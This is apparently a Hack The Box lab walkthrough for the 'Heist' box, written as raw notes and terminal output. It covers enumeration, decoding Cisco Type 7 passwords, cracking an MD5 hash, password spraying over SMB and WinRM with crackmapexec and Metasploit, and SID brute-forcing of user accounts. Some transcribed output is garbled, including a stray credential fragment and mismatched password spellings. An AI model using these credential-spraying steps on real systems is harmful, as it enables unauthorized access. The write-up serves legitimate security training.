

heist

```
(root@kali)-[/Documents/htb/boxes/heist]
# nmap -sC -sV -oA nmap/heist 10.10.10.149
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-13 01:10 EDT
Nmap scan report for 10.10.10.149
Host is up (0.093s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE        VERSION
80/tcp    open  http           Microsoft IIS httpd 10.0
_ http-cookie-flags:
_ /:
_ PHPSESSID:
_ httponly flag not set
_ http-methods:
_ Potentially risky methods: TRACE
_ http-server-header: Microsoft-IIS/10.0
_ http-title: Support Login Page
_ Requested resource was login.php
135/tcp   open  msrpc          Microsoft Windows RPC
445/tcp   open  microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_ _clock-skew: 3m47s
_ smb2-security-mode:
_ 2.02:
_ Message signing enabled but not required
_ smb2-time:
_ date: 2021-05-13T05:14:36
_ start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.51 seconds
```

microsoft iis 10 version



All Videos News Images More

Settings Tools

About 23,800,000 results (0.58 seconds)

IIS 10.0 Version 1709 is the latest **version** of Internet Information Services (**IIS**) which shipped with Windows **10** Fall Creators **Update** and Window Server 2016 **Version 1709**.
Oct 24, 2017

PHPSESSID is being set wich is uniq ,windows server is running php files , generaly it runs ASP , HTML
nmap can't 100% verify 135 port is an smb , anonymous auth disabled


```
(root@kali)-[/Documents/htb/boxes/heist]
# gobuster dir -u http://10.10.10.149 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php 2> /dev/null

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.149
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php
[+] Timeout: 10s

2021/05/13 01:10:52 Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 150] [→ http://10.10.10.149/images/]
/index.php (Status: 302) [Size: 0] [→ login.php]
/login.php (Status: 200) [Size: 2058]
/Images (Status: 301) [Size: 150] [→ http://10.10.10.149/Images/]
/issues.php (Status: 302) [Size: 16] [→ login.php]
/css (Status: 301) [Size: 147] [→ http://10.10.10.149/css/]
/Index.php (Status: 302) [Size: 0] [→ login.php]
/Login.php (Status: 200) [Size: 2058]
/js (Status: 301) [Size: 146] [→ http://10.10.10.149/js/]
/Issues.php (Status: 302) [Size: 16] [→ login.php]
/attachments (Status: 301) [Size: 155] [→ http://10.10.10.149/attachments/]
/IMAGES (Status: 301) [Size: 150] [→ http://10.10.10.149/IMAGES/]
/INDEX.php (Status: 302) [Size: 0] [→ login.php]
/CSS (Status: 301) [Size: 147] [→ http://10.10.10.149/CSS/]
/JS (Status: 301) [Size: 146] [→ http://10.10.10.149/JS/]
```




Login as guest

10.10.10.149/issues.php

Reverse Shell Cheat Sh...


Issues



Hazard 20 minutes ago


Hi, I've been experiencing problems with my cisco router. Here's a part of the configuration the previous admin had been using. I'm new to this and don't know how to fix it. :(

[Attachment](#)



Support Admin admin 10 minutes ago

Hi, thanks for posting the issue here. We provide fast support and help. Let me take a look and get back to you!



Hazard 10 minutes ago

Thanks a lot. Also, please create an account for me on the windows server as I need to access the files.

attachment

```
version 12.2
no service pad
service password-encryption
!
isdn switch-type basic-5ess
!
hostname ios-1
!
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
!
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
!
!
ip ssh authentication-retries 5
ip ssh version 2
!
!
router bgp 100
  synchronization
  bgp log-neighbor-changes
  bgp dampening
  network 192.168.0.0 mask 300.255.255.0
  timers bgp 3 9
  redistribute connected
!
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
!
!
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
!
no ip http server
no ip http secure-server
!
line vty 0 4
  session-timeout 600
  authorization exec SSH
  transport input ssh
```

About 202,000 results (0.53 seconds)

<https://github.com> > theevilbit > ciscot7 ▾

theevilbit/ciscot7: Cisco Type 7 Password Decrypter - GitHub

Cisco Type 7 Password Decrypter. Contribute to theevilbit/ciscot7 development by creating an account on **GitHub**.

```
(root@kali)-[/Documents/htb/boxes/heist] scot7 ▾
# python ciscot7.py -h
Usage: ciscot7.py [options]

Options:
  -h, --help            show this help message and exit
  -e, --encrypt          Encrypt password
  -d, --decrypt          Decrypt password. This is the default
  -p PASSWORD, --password=PASSWORD
                        Password to encrypt / decrypt
  -f FILE, --file=FILE  Cisco config file, only for decryption
```

```
(root@kali)-[/Documents/htb/boxes/heist]
# python ciscot7.py -p 0242114B0E143F015F5D1E161713
Decrypted password: $uperP@ssword

(root@kali)-[/Documents/htb/boxes/heist]
# python ciscot7.py -p 02375012182C1A1D751618034F36415408
Decrypted password: Q4)sJu\Y8qz*A3?d
```

router:\$uperP@ssword

admin:Q4)sJu\Y8qz*A3?d

hashes-md5 X

```
1 $1$pdQG$08nrSzsGXeaduXrjlvKc91
2
```

```
(root@kali)~/Documents/htb/boxes/heist
# hashcat --example-hashes | grep -B2 '\$1\$'

MODE: 500
TYPE: md5crypt, MD5 (Unix), Cisco-IOS $1$ (MD5)
HASH: $1$38652870$DUjsu4TTLTs0e/xxZ05uf/

MODE: 12200
TYPE: eCryptfs
HASH: $ecryptfs$0$1$4207883745556753$567daa975114206c

MODE: 16700
TYPE: FileVault 2
HASH: $fvde$1$16$84286044060108438487434858307513$20000$f1620ab93192112f0a23eea89b5d4df065661f974b704191

MODE: 22100
TYPE: BitLocker
HASH: $bitlocker$1$16$6f972989ddc209f1eccf07313a7266a2$1048576$12$3a33a8eaff5e6f81d907b591$60$316b0f6d4cb445fb056f0e3e0633c413526ff4481bbf588917b70a4e8f8075f5ceb45958a800b42cb7ff9b7f5e17c6145bf8561ea86f52d3592059fb
```

```
(root@kali)~/Documents/htb/boxes/heist
# hashcat -m 500 hashes-md5 /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...
```

```
password.txt x
1 $superP@ssword
2 Q4)sJu\Y8qz*A3?d
3 stealth1agent
4
```

```
users.txt x
1 rout3r
2 admin
3 Hazard
4 hazard
5 Support Admin
6 support admin
7
```

--shares uposn succesfull login it's going to enumerate all the shares we have write access to , in that case we don't have that access we can't gain it

```
(root@kali)~/Documents/htb/boxes/heist
# crackmapexec smb 10.10.10.149 -u users.txt -p password.txt --shares

SMB 10.10.10.149 445 SUPPORTDESK [*] Windows 10.0 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\rout3r:$superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\rout3r:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\rout3r:stealth1agent STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\admin:$superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\admin:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\admin:stealth1agent STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Hazard:$superP@ssword STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [-] SupportDesk\Hazard:Q4)sJu\Y8qz*A3?d STATUS_LOGON_FAILURE
SMB 10.10.10.149 445 SUPPORTDESK [+] SupportDesk\Hazard:stealth1agent
SMB 10.10.10.149 445 SUPPORTDESK [+] Enumerated shares
SMB 10.10.10.149 445 SUPPORTDESK Share Permissions Remark smb 192.168.1.185 -u 'Administrator' -p 'Ignite987' --sess
SMB 10.10.10.149 445 SUPPORTDESK ADMIN$ Remote Admin
SMB 10.10.10.149 445 SUPPORTDESK C$ Default share
SMB 10.10.10.149 445 SUPPORTDESK IPC$ Remote IPC
```



```
(root@kali)-[/Documents/htb/boxes/heist]
# crackmapexec winrm 10.10.10.149 -u users.txt -p password.txt
```

WINRM	10.10.10.149	5985	NONE	[*] None (name:10.10.10.149) (domain:None)
WINRM	10.10.10.149	5985	NONE	[*] http://10.10.10.149:5985/wsman
WINRM	10.10.10.149	5985	NONE	[-] None\rout3r:\$uperP@ssword
WINRM	10.10.10.149	5985	NONE	[-] None\rout3r:Q4)sJu\Y8qz*A3?d
WINRM	10.10.10.149	5985	NONE	[-] None\rout3r:stealth1agent
WINRM	10.10.10.149	5985	NONE	[-] None\admin:\$uperP@ssword
WINRM	10.10.10.149	5985	NONE	[-] None\admin:Q4)sJu\Y8qz*A3?d
WINRM	10.10.10.149	5985	NONE	[-] None\admin:stealth1agent
WINRM	10.10.10.149	5985	NONE	[-] None\Hazard:\$uperP@ssword
WINRM	10.10.10.149	5985	NONE	[-] None\Hazard:Q4)sJu\Y8qz*A3?d
WINRM	10.10.10.149	5985	NONE	[-] None\Hazard:stealth1agent
WINRM	10.10.10.149	5985	NONE	[-] None\hazard:\$uperP@ssword
WINRM	10.10.10.149	5985	NONE	[-] None\hazard:Q4)sJu\Y8qz*A3?d
WINRM	10.10.10.149	5985	NONE	[-] None\hazard:stealth1agent
WINRM	10.10.10.149	5985	NONE	[-] None\Support Admin:\$uperP@ssword
WINRM	10.10.10.149	5985	NONE	[-] None\Support Admin:Q4)sJu\Y8qz*A3?d
WINRM	10.10.10.149	5985	NONE	[-] None\Support Admin:stealth1agent
WINRM	10.10.10.149	5985	NONE	[-] None\support admin:\$uperP@ssword
WINRM	10.10.10.149	5985	NONE	[-] None\support admin:Q4)sJu\Y8qz*A3?d
WINRM	10.10.10.149	5985	NONE	[-] None\support admin:stealth1agent

```
msf6 > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > show options
```

Module options (auxiliary/scanner/smb/smb_login):

Name	Current Setting	Required	Description
ABORT_ON_LOCKOUT	false	yes	Abort the run when an account lockout is detected
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DETECT_ANY_AUTH	false	no	Enable detection of systems accepting any authentication
DETECT_ANY_DOMAIN	false	no	Detect if domain is required for the specified user
PASS_FILE		no	File containing passwords, one per line
PRESERVE_DOMAINS	true	no	Respect a username that contains a domain name
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RECORD_GUEST	false	no	Record guest-privileged random logins to the database
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```

msf6 auxiliary(scanner/smb/smb_login) > setg USER_FILE users.txt
USER_FILE => users.txt
msf6 auxiliary(scanner/smb/smb_login) > setg PASS_FILE password.txt
PASS_FILE => password.txt
msf6 auxiliary(scanner/smb/smb_login) > setg RHOSTS 10.10.10.149
RHOSTS => 10.10.10.149
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 10.10.10.149:445 - 10.10.10.149:445 - Starting SMB login bruteforce
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\rout3r:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\rout3r:Q4)sJu\Y8qz*A3?d',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\rout3r:stealth1agent',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\admin:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\admin:Q4)sJu\Y8qz*A3?d',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\admin:stealth1agent',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Hazard:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Hazard:Q4)sJu\Y8qz*A3?d',
[+] 10.10.10.149:445 - 10.10.10.149:445 - Success: '.\Hazard:stealth1agent'
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\hazard:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\hazard:Q4)sJu\Y8qz*A3?d',
[+] 10.10.10.149:445 - 10.10.10.149:445 - Success: '.\hazard:stealth1agent'
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Support Admin:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Support Admin:Q4)sJu\Y8qz*A3?d',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Support Admin:stealth1agent',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\support admin:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\support admin:Q4)sJu\Y8qz*A3?d',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\support admin:stealth1agent',
[*] 10.10.10.149:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > creds
Credentials
=====

```

host	origin	service	public	private	realm	private_type	JtR Format
10.10.10.149	10.10.10.149	445/tcp (smb)	Hazard	stealth1agent	File.com	Password	usernames, one per
10.10.10.149	10.10.10.149	445/tcp (smb)	hazard	stealth1agent	Whether	Password	output for all att

```

msf6 auxiliary(scanner/smb/smb_login) > use auxiliary/scanner/winrm/winrm_login
msf6 auxiliary(scanner/winrm/winrm_login) > show options

Module options (auxiliary/scanner/winrm/winrm_login):

```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DOMAIN	WORKSTATION	yes	The domain to use for Windows authentication
PASSWORD		no	A specific password to authenticate with
PASS_FILE	password.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	10.10.10.149	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	5985	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
URI	/wsman	yes	The URI of the WinRM service
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	users.txt	no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts
VHOST		no	HTTP server virtual host


```

msf6 auxiliary(scanner/winrm/winrm_login) > run
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\rout3r:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\rout3r:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\rout3r:stealth1agent (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\admin:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\admin:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\admin:stealth1agent (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\Hazard:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\Hazard:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\Hazard:stealth1agent (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\hazard:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\hazard:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\hazard:stealth1agent (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\Support Admin:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\Support Admin:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\Support Admin:stealth1agent (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\support admin:$uperP@ssword (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\support admin:Q4)sJu\Y8qz*A3?d (Incorrect: )
[-] 10.10.10.149:5985 - LOGIN FAILED: WORKSTATION\support admin:stealth1agent (Incorrect: )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

we got a dead end, let's go back to the enumeration phase ,
let's run lookupid.py it's gonna do SID brute force , it's gonna get us a bunch of more users

```

(rootkali)-[/usr/share/doc/python3-impacket/examples]
# python3 lookupsid.py 'hazard:stealth1agent'@10.10.10.149
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)

```

users.txt x

```
1 rout3r
2 admin
3 Hazard
4 hazard
5 support
6 Administrator
7 Guest
8 DefaultAccount
9 WDAGUtilityAccount
10 None
11 Chase
12 Jason
13
```

```
(root@kali)-[/Documents/htb/boxes/heist]
# rpcclient -U 'hazard%stealth1agent' 10.10.10.149
rpcclient $>
```

it's going over smp

```
(root@kali)-[/Documents/htb/boxes/heist]
# tcpdump -n -i tun0
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
02:32:03.863171 IP 10.10.14.23.37484 > 10.10.10.149.445: Flags [S], seq 712592088, win 64240, options [mss 1460,sackOK,TS val 2608923168 ecr 0,nop,wscale 7], length 0
02:32:03.869219 IP 10.10.14.23.48634 > 10.10.10.149.139: Flags [S], seq 942173889, win 64240, options [mss 1460,sackOK,TS val 2608923174 ecr 0,nop,wscale 7], length 0
02:32:03.948805 IP 10.10.10.149.445 > 10.10.14.23.37484: Flags [S.], seq 2880059764, ack 712592089, win 65535, options [mss 1357,nop,wscale 8,nop,nop,sackOK], length 0
02:32:03.948885 IP 10.10.14.23.37484 > 10.10.10.149.445: Flags [.], ack 1, win 502, length 0
02:32:03.949250 IP 10.10.14.23.37484 > 10.10.10.149.445: Flags [P.], seq 1:221, ack 1, win 502, length 220
02:32:04.033892 IP 10.10.10.149.445 > 10.10.14.23.37484: Flags [P.], seq 1:241, ack 221, win 1027, length 240
02:32:04.033961 IP 10.10.14.23.37484 > 10.10.10.149.445: Flags [.], ack 241, win 501, length 0
02:32:04.046841 IP 10.10.14.23.37484 > 10.10.10.149.445: Flags [P.], seq 221:387, ack 241, win 501, length 166
02:32:04.130755 IP 10.10.10.149.445 > 10.10.14.23.37484: Flags [P.], seq 241:546, ack 387, win 1026, length 305
02:32:04.130834 IP 10.10.14.23.37484 > 10.10.10.149.445: Flags [.], ack 546, win 501, length 0
02:32:04.134977 IP 10.10.14.23.37484 > 10.10.10.149.445: Flags [P.], seq 387:963, ack 546, win 501, length 576
02:32:04.225810 IP 10.10.10.149.445 > 10.10.14.23.37484: Flags [P.], seq 546:651, ack 963, win 1024, length 105
02:32:04.225891 IP 10.10.14.23.37484 > 10.10.10.149.445: Flags [.], ack 651, win 501, length 0
02:32:04.226315 IP 10.10.14.23.37484 > 10.10.10.149.445: Flags [P.], seq 963:1077, ack 651, win 501, length 114
02:32:04.312260 IP 10.10.10.149.445 > 10.10.14.23.37484: Flags [P.], seq 651:735, ack 1077, win 1024, length 84
02:32:04.357680 IP 10.10.14.23.37484 > 10.10.10.149.445: Flags [.], ack 735, win 501, length 0
```

how to get usernames using smp

```
rpcclient $> lookupnames administrator
administrator S-1-5-21-4254423774-1266059056-3197185112-500 (User: 1)
rpcclient $> lookupnames guest
guest S-1-5-21-4254423774-1266059056-3197185112-501 (User: 1)
rpcclient $> lookupnames hazard
hazard S-1-5-21-4254423774-1266059056-3197185112-1008 (User: 1)
rpcclient $> lookupsids S-1-5-21-4254423774-1266059056-3197185112-1009
S-1-5-21-4254423774-1266059056-3197185112-1009 SUPPORTDESK\support (1)
rpcclient $> lookupsids S-1-5-21-4254423774-1266059056-3197185112-1010
S-1-5-21-4254423774-1266059056-3197185112-1010 *unknown*\*unknown* (8)
rpcclient $> lookupsids S-1-5-21-4254423774-1266059056-3197185112-1011
S-1-5-21-4254423774-1266059056-3197185112-1011 *unknown*\*unknown* (8)
rpcclient $> lookupsids S-1-5-21-4254423774-1266059056-3197185112-1012
S-1-5-21-4254423774-1266059056-3197185112-1012 SUPPORTDESK\Chase (1)
rpcclient $> lookupsids S-1-5-21-4254423774-1266059056-3197185112-1013
S-1-5-21-4254423774-1266059056-3197185112-1013 SUPPORTDESK\Jason (1)
```


S-1-5-21-4254423774-1266059056-3197185112-1009 :
sid security identifier

S-1-5-21-4254423774-1266059056-3197185112 : Domain
1009 : user id ,Administrator allways 500 , guest 501

bcz we updated the user.txt ,let's use smb_login

```
msf6 auxiliary(scanner/winrm/winrm_login) > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 10.10.10.149:445 - 10.10.10.149:445 - Starting SMB login bruteforce
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\rout3r:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\rout3r:Q4)sJu\Y8qz*A3?d',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\rout3r:stealth1agent',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\admin:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\admin:Q4)sJu\Y8qz*A3?d',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\admin:stealth1agent',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Hazard:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Hazard:Q4)sJu\Y8qz*A3?d',
[+] 10.10.10.149:445 - 10.10.10.149:445 - Success: '.\Hazard:stealth1agent'
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\hazard:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\hazard:Q4)sJu\Y8qz*A3?d',
[+] 10.10.10.149:445 - 10.10.10.149:445 - Success: '.\hazard:stealth1agent'
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\support:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\support:Q4)sJu\Y8qz*A3?d',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\support:stealth1agent',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Administrator:$superP@ssword',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Administrator:Q4)sJu\Y8qz*A3?d',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Administrator:stealth1agent',
[-] 10.10.10.149:445 - 10.10.10.149:445 - Failed: '.\Guest:$superP@ssword',
